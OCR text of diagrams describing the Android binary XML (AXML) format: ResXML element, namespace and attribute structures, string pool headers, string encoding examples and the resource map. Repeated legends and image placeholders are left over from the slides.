
ResXMLStartNamespace

ResXMLEndNamespace

Legend	
- - - - - - - -	Optional block
———	Define block
←	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource XML from AXML format



ResXMLStartElement
ResXMLEndElement
ResXMLStartNamespace
ResXMLEndNamespace

Header	ST_ELT_TYPE	16

lineNumber	u32	4	0x0
Comment	u32	4	0xffffffff

ResXML

nsURI	u32	4	0xffffffff
name	u32	4	0xffffffff
attr_value	u32	4	0x140014
len_attrs	u32	4	
stAttribute	i16	2	-1
stAttribute	i16	2	-1

Attributes


Attribute
...
Attribute

nsURI	u32	4	0xffffffff
name	u32	4	0xffffffff
value	u32	4	0xffffffff
type	u32	4	0xffffffff
data	u32	4	0xffffffff

Legend	
- - - - - - - -	Optional block
———	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource XML from AXML format



ResXMLStartElement

ResXMLEndElement

ResXMLStartNamespace


ResXMLEndNamespace

Header	END_ELT_TYPE	16	
ResXML			
nsURI	u32	4	0xffffffff
name	u32	4	0xffffffff

Legend	
- - - - - - - - -	Optional block
———	Define block
↰	Pointer or index
↺	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource XML from AXML format



ResXMLStartElement

ResXMLEndElement

ResXMLStartNamespace


ResXMLEndNamespace

Header	..._NS_TYPE		16
ResXML			
prefix	u32	4	0xffffffff
uri	u32	4	0xffffffff

Legend	
- - - - - - - - -	Optional block
———	Define block
↰	Pointer or index
⤿	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringlocks from AXML format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement


...

XMLElement

Legend	
- - - - - - - - -	Optional block
——	Define block
←	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringlocks from AXML format




AXMLHeader_STR_POOL
stringoffsets
styleoffsets
stringblocks
styleblocks

Header	STR_POOL_TYPE	28
len_stringblocks	u32	4
len_styleblocks	u32	4
flags	u32	4
stringoffset	u32	4
styleoffset	u32	4
stringoffset	i32	4
...		
stringoffset	i32	4
styleoffset	i32	4
...		
styleoffset	i32	4

Legend	
- - - - - - - -	Optional block
———	Define block
←	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringlocks from AXML format



AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

StringBlock

...

StringBlock

StyleBlock

...


StyleBlock

Header	STR_POOL_TYPE	28
len_stringblocks	u32	4
len_styleblocks	u32	4
flags	u32	4
stringoffset	u32	4
styleoffset	u32	4
stringoffset	i32	4
...		
stringoffset	i32	4
styleoffset	i32	4
...		
styleoffset	i32	4

Legend	
- - - - - - - -	Optional block
———	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringlocks from AXML format



StringBlock

...

StringBlock

size	u16	2
data	string	...

encoding

Strings encode example

if UTF8 flag enable

\x01\x01\x61\x00

size + size

data

padding

if UTF16 flag enable

\x01\x00\\x61\x00\x00\x00

size


data

padding

Legend	
┄┄┄	Optional block
──	Define block
↰	Pointer or index
↺	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value


Focus on Resource Map from AXML format



Legend	
- - - - - - - - -	Optional block
────	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Resource Map from AXML format


AXML File
AXMLHeader
XML_TYPE
8
String blocks
Resource Map
Resource XML
